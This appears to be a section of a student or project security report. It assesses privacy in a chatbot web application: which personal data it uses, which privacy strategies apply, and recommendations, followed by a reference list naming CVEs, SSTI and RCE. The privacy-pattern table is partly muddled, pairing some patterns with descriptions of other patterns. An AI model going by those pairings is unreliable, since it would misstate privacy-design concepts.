The assessment begins by identifying the types of personal data involved and their specific uses within the system. It then outlines the strategies implemented to safeguard privacy, such as data minimisation, user transparency, and access control. Lastly, the section maps these strategies to established privacy design patterns, which help mitigate risks like user tracking, data leakage, and unauthorised access.

This analysis aims to highlight both the strengths and areas for improvement in the current implementation, proposing practical measures to enhance privacy across the system's architecture and user interface.

3.1.1 Personal Data Usage

The application uses various pieces of personal data, each for a specific purpose in the context of the functionality offered. This includes the following: username, email address, password (in hashed form), review text, user ID and timestamps for creation and last login.

How and where is this data used in the project?

Authentication and user management

The files responsible for user management are UserStore.java, User.java, AuthenticationService.java, LoginRequest.java and SignupRequest.java. Here, details such as the username, email address, password (in a secure format) and the date of account creation and last login are stored. This information is crucial for user registration, login, updates and deleting functionality. All this data is stored in the users collection in MongoDB.

Reviews

In the ReviewResource.java file, the personal data collected by the review.html form (username, email address and review text) is first validated and, for security

reasons, also filtered or 'escaped'. Then, they are persisted in the reviews table of the SQLite database. Once persisted, the data can be fetched using the /api/review endpoint and displayed on the reviews.html page.

Frontend

Personal information is collected using HTML forms on various pages, including signup.html, login.html, review.html and reviews.html. In the sign-up and login pages, the user is asked to enter their username, email address and password, which are sent to the backend for processing. In the 'Review' page, the user enters their username, email address and review. Instead, reviews gathered in reviews.html are displayed in the form of a table.

User Conversations

Finally, the user ID (userId) is used to save and retrieve all conversations associated with each user in the UserConversationStore.java and UserConversation.java files. This enables individual interactions within the app to be tracked. In addition, users can freely enter personal data (e.g. name, email address, identifying or sensitive information) into messages when communicating with bots. Whether such data is saved depends on the configuration and behaviour of each bot: some save conversations and input data, while others don't save any of it. Therefore, care should be taken when providing personal information via chat, as its storage and processing may vary according to the bot used.

3.1.2 Privacy Strategies

Usage area	Data processed	Main privacy strategy	Motivation
Authentication and User Management	Username, email, password (hash), timestamp	Minimize	A minimisation policy is required to reduce the amount of data gathered and stored, with the main operations being login and registration. Unnecessary data is avoided and necessary data is protected.
Reviews	Username, e-mail, text review	Hide, Abstract	As the collected information (reviews) is published via the interface, measures should be taken to mask or anonymise personal data. For example, pseudonymisation or

			anonymisation of names and emails could be used.
Frontend (form HTML)	Username, e-mail, password, text review	Inform	Users must be made aware at the time of data input, via visible messages, of how the data will be used and for how long.
User Conversations	UserId, conversation history	Inform, Minimize	Since the data provided in chats could be sensitive by nature, it is necessary to plainly inform the user what kind of information is kept and to store as little information as possible depending on the bot's configured behaviour.
Data entered in bot chat	Any freely entered data	Inform, Control	Since messages can contain personal information, either intentionally or unintentionally, users must be notified of possible storage and given active control over data processing. This enables them to determine whether to save conversations or not. Such a provision is demanded by the free character of the input field.

3.1.3 Privacy Pattern

Usage area	Data processed	Relevant Patterns	Motivation
Authentication and User Management	Username, email, password (hash), timestamp	Protection against Tracking	This trend involves systematically disabling or deleting tents, which minimises the amount of personal data collected and limits the threat of unauthorised tracing. It is based on the data minimisation principle.

Reviews	Username, e-mail, text review	Added-noise measurement obfuscation	This pattern introduces noise to the data before it is sent in the hope of obscuring the actual values. In summary, applying this pattern protects user identities and prevents direct correlation between reviews and users, thus maintaining the strategy of hiding or abstracting individual information.
Frontend (form HTML)	Username, e-mail, password, text review	Data Breach Notification Pattern, Unusual Activities	This tendency involves removing unseen metadata that may contain confidential information that is not explicitly visible to the user. Using it in data entry forms ensures that users are informed about the information being collected and published, thereby ensuring transparency and respect for user privacy.
User Conversations	UserId, conversation history	Unusual Activities, Protection against Tracking	This model can support tracking and informing users about suspicious activity, e.g. access from unknown geographies or devices. Implementing it in user conversations informs users of potential unauthorised access and minimises the collection of sensitive information, in line with the inform and minimise strategy.
Data entered in bot chat	Any freely entered data	Unusual Activities, Data Breach Notification	This practice ensures that users are made aware of any data breaches that could affect their privacy. When it comes to data entered into the chatbot, using this approach ensures that users are immediately notified if their data is compromised, giving them active control

			over the information they enter.

3.1.4 Conclusion

In order to align the application more closely with the outlined privacy strategies and respective patterns, it would be appropriate to make some fine-tuning adjustments at the code, data structure and interface levels. Specifically:

- **Greater transparency for users** (strategy: inform). For example, it would be useful to place brief and clear disclosures on registration, log-in and review submission pages that explain in simple language what data is collected, why it is collected and whether it will be disclosed. For example, providing a link to the privacy policy or adding a contextual tag next to the forms would increase users' awareness.
- **Users should have control over data passed in bots** (Strategy: Inform & Control). Users should be informed in advance, via a pop-up or banner, that messages are going to be stored and that they should avoid entering sensitive data. Furthermore, users should be given the option to delete conversations.
- **Data minimisation and security** (strategy: minimise, protection against tracking). On the backend, it would also be feasible to anonymise reviews before storing them by stripping or obfuscating any explicit mentions of the user's identity (e.g. email address). The same applies to login credentials: it would be beneficial to implement policies for the automatic expiration of access tokens or the deletion of unused account information after a delay.
- **Prevention of excessive metadata collection** (pattern: strip invisible metadata). In front-end forms, it would be useful to include a routine to sanitise data before submission, in order to remove any hidden metadata that could reveal information about the user (e.g. implicit data in HTML input).
- **Secure management of suspicious access and activity** (pattern: unusual activities). Implementing a notification system for access from unknown devices or IP addresses would instantly alert the user to suspicious activity and help to improve the security of personal information against misuse.
- **Data breach notifications** (pattern: data breach notification). While not necessary, adding a facility to notify users of data breaches would make the system more GDPR-compliant with regard to accountability.

4. REFERENCES

EDDI - https://docs.labs.ai/

THYMELEAF - https://www.thymeleaf.org/

QUARKUS FRAMEWORK - https://quarkus.io/

CVE-2022-31129 - https://nvd.nist.gov/vuln/detail/cve-2022-31129

CVE-2024-6531 - https://nvd.nist.gov/vuln/detail/CVE-2024-6531

SSTI - https://portswigger.net/web-security/server-side-template-injection

RCE - https://www.imperva.com/learn/application-security/remote-code-execution/

BUPRSUITE - https://portswigger.net/burp

ZAP - https://www.zaproxy.org/

LCG - https://en.wikipedia.org/wiki/Linear_congruential_generator

BCRYPT - https://it.wikipedia.org/wiki/Bcrypt

SECURE RANDOM JAVA - https://docs.oracle.com/javase/8/docs/api/java/security/SecureRandom.html

WEBHOOK - https://docs.webhook.site/